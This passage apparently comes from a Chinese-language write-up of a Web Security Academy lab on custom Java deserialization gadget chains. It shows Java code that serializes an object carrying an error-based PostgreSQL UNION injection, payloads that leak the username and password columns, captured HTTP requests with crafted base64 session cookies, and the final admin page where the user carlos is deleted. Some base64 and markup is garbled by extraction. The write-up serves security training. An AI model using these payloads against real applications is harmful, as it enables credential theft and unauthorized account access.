=upx y=upx viewBox= 0 0 28 30 enable-background= new 0 0 28 30
xml:space=preserve title=back-arrow
25 <g>
26   <polygon points='1.4,0 0,1.2 12.6,15
0,28.8 1.4,30 15.1,15'></polygon>
27   <polygon points='14.3,0 12.9,1.2 25.6,15
12.9,28.8 14.3,30 28.15'></polygon>
28   </g>
29 </a>
30 </div>
31 <div class='widgetcontainer-lab-status is-notsolved'>
32   <span>LAB</span>
33   <p>Not solved</p>
34   <span class=lab-status-icon></span>
35 </div>
36 </div>
37 </div>
38 </div>
39 </section>
40 </div>
41 <div theme="">
42   <section class="maincontainer">
43     <div class="container is-page">
44       <header class="navigation-header">
45         <h4>Internal Server Error</h4>
46         <p class=is-warning>java.io.IOException:
47 org.postgresql.util.PSQLException: ERROR: invalid input syntax for type
integer: &quot;username&quot;</p>
48       </div>
49     </section>
50   </div>
51 </body>
52 </html>

```

➤ 22、到这里，我尝试了很多种方法，都无法获得除 username 以外的字段

同时我也查了很多博文（国内的可以忽略）都没有提到这点，只在油管油管

上发现 youtuber 也遇到了这个问题，但是没视频里没有说解决办法，而是直接对 password 列进行了查询。最后从 postgres 正常查询数据的角度，终于找到了能回显第二列的语句，同时也查出了 password 列名。

```

import java.util.Base64;

class Main {
    public static void main(String[] args) throws Exception {
        ProductTemplate productTemplate = new ProductTemplate(" UNION SELECT NULL, 'a','b',cast(column_name as integer), NULL, NULL, NULL, NULL FROM information_schema.columns WHERE table_name='users' AND ordinal_position = 2 -- '');");
        String serializedObject = serialize(productTemplate);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

        System.out.println("Deserialized data str: " + deserializedObject.getId()); //+ deserializedObject.num);
    }

    private static String serialize(Serializable obj) throws Exception {
        ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
        try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
            out.writeObject(obj);
        }
        return Base64.getEncoder().encodeToString(baos.toByteArray());
    }

    private static <T> T deserialize(String base64SerializedObj) throws Exception {
        byte[] bytes = Base64.getDecoder().decode(base64SerializedObj);
        ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
        try (ObjectInputStream in = new ObjectInputStream(bais)) {
            return (T) in.readObject();
        }
    }
}

xml:space=preserve title=back-arrow
<g>
<polyline points='1, 4, 0 0, 1, 2 12, 6, 15
0, 28, 8 1, 4, 30 15, 1, 15'></polyline>
<polyline points='14, 3, 0 12, 9, 1, 2 25, 6, 15
12, 9, 28, 8 14, 3, 30 28, 15'></polyline>
<g>
</svg>
</a>
</div>
<div class='widgetcontainer-lab-status is-notsolved'>
<span>LAB</span>
<p>Not solved</p>
<span class='lab-status-icon'></span>
</div>
</div>
</div>
</div>
</div>
</div>
</div>
<div theme="">
<section class="maincontainer">
<div class="container is-page">
<header class="navigation-header">
</header>
<h4>Internal Server Error</h4>
<p class="is-warning">java.io.IOException:
org.postgresql.util.PSQLException: ERROR: invalid input syntax for type
integer: &quot;password&quot;</p>
</div>
</section>
</div>
</body>

```

➤ 23、到这里就直接针对 username 和 password 列进行查询拿到以下数据

```

' UNION SELECT NULL, 'a','b',cast(username as integer), NULL, NULL,
NULL, NULL FROM users -- '
' UNION SELECT NULL, 'a','b',cast(password as integer), NULL, NULL,
NULL, NULL FROM users -- '

```

```

Host: 0a99005b045b495f81a02f5500cb0050.web-security-academy.net
Cookie: session=r00ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nL1Byb2R1Y3RUZW1wbGF0ZQAAAAAAAABAgABT
AAcAaWRAbJManF2YS9sYW5nL1Nochluzt4cHQAYCcgvU5JT04gUOVMRUNUIE5VT乙wsTlVMT
wgTlVMTcwgTlVMTcwgQ0FTVCh1c2VybmbZSBhcyBpbnR1Z2VyKSwgTlVMTcwgTlVMTcwgTlV
MTCBGUK9NIHwzZXjzIC0tIA==
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not-A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a99005b045b495f81a02f5500cb0050.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

```

Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
Cookie: session=r00ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nL1Byb2R1Y3RUZW1wbGF0ZQAAAAAAAABAgABT
AAcAaWRAbJManF2YS9sYW5nL1Nochluzt4cHQAYCcgvU5JT04gUOVMRUNUIE5VT乙wsTlVMT
wgTlVMTcwgTlVMTcwgQ0FTVCh1c2VybmbZSBhcyBpbnR1Z2VyKSwgTlVMTcwgTlVMTcwgTlV
MTCBGUK9NIHwzZXjzIC0tICc=
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not-A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

➤ 24、随后成功登陆，删除用户 carlos

→ C 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/admin

WebSecurity Academy Developing a custom gadget chain for Java deserialization Back to lab description >

Congratulations, you solved the lab!

LAB Solved

User deleted successfully!

Users

wiener - Delete

Home | Admin panel | My account